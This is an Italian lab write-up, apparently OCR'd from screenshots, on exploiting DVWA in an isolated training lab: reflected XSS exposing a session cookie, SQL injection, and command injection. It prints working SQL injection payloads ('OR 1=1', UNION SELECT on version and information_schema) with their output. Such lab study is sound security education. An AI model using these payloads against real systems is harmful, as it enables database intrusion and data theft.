
Web Application Security – DVWA

1. Introduzione

In questo esercizio l'obiettivo è stato analizzare e sfruttare alcune vulnerabilità comuni presenti nelle web application, utilizzando **DVWA (Damn Vulnerable Web Application)** come ambiente di test controllato.
L'attività è stata svolta all'interno di un laboratorio isolato, utilizzando **Kali Linux** come macchina attaccante e **Metasploitable/DVWA** come target.

Lo scopo non è "bucare tutto a caso", ma **capire cosa succede**, perché succede e quali sono le conseguenze reali di una cattiva gestione degli input e della sicurezza applicativa.




```
┌──(pireddone㉿kali)-[~]
└─$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.86 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.77 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=2.23 ms

--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.552/2.601/3.861/0.845 ms
```

---

2. Accesso a DVWA e configurazione iniziale

Dopo aver verificato la connettività tra Kali e Metasploitable, si è effettuato l'accesso all'interfaccia web di DVWA tramite browser.
Una volta autenticati, è stato impostato il livello di sicurezza su **LOW**, in modo da rendere le vulnerabilità sfruttabili a scopo didattico.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


---

3. Vulnerabilità XSS Reflected

La prima vulnerabilità analizzata è stata **XSS Reflected**, che si verifica quando un input fornito dall’utente viene riflesso nella pagina senza alcuna sanitizzazione.

Inserendo codice JavaScript all’interno di un campo di input, è stato possibile eseguire codice arbitrario nel browser della vittima, dimostrando come sia possibile:

- visualizzare popup,
- accedere a cookie di sessione,
- potenzialmente rubare credenziali o sessioni.
- 7 - popup PHPSESSID .png



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello PireddOne
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



192.168.50.101

XSS by PireddOne



192.168.50.101

```
security=low;
PHPSESSID=bbdfe846353f7e1cb618a2fb0a5e3caf
```


4. Vulnerabilità SQL Injection

Successivamente è stata analizzata la vulnerabilità di **SQL Injection**, che permette di manipolare le query SQL inviate al database tramite input non validati.

Attraverso vari test progressivi è stato possibile:

- bypassare controlli logici,
- estrarre informazioni sul database,
- enumerare tabelle e versioni del DBMS.

Questo dimostra quanto sia pericoloso costruire query SQL senza l’uso di prepared statements o controlli sugli input.



Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

User ID:


```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, version()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, version()#
First name: 1
Surname: 5.0.51a-3ubuntu5
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: CHARACTER_SETS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLLATIONS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLUMNS

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: COLUMN_PRIVILEGES

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: KEY_COLUMN_USAGE

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: PROFILING

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
Surname: ROUTINES

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables#
First name: 1
```

5. Vulnerabilità Command Injection

L’ultima vulnerabilità analizzata è stata **Command Injection**, che consente di eseguire comandi di sistema direttamente sul server attraverso input malevoli.

Partendo da un input apparentemente innocuo, è stato possibile concatenare comandi di sistema e ottenere:

- output del comando whoami,
- lista dei file presenti nel sistema (ls),
- conferma dell’esecuzione di comandi sul sistema operativo sottostante.



Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

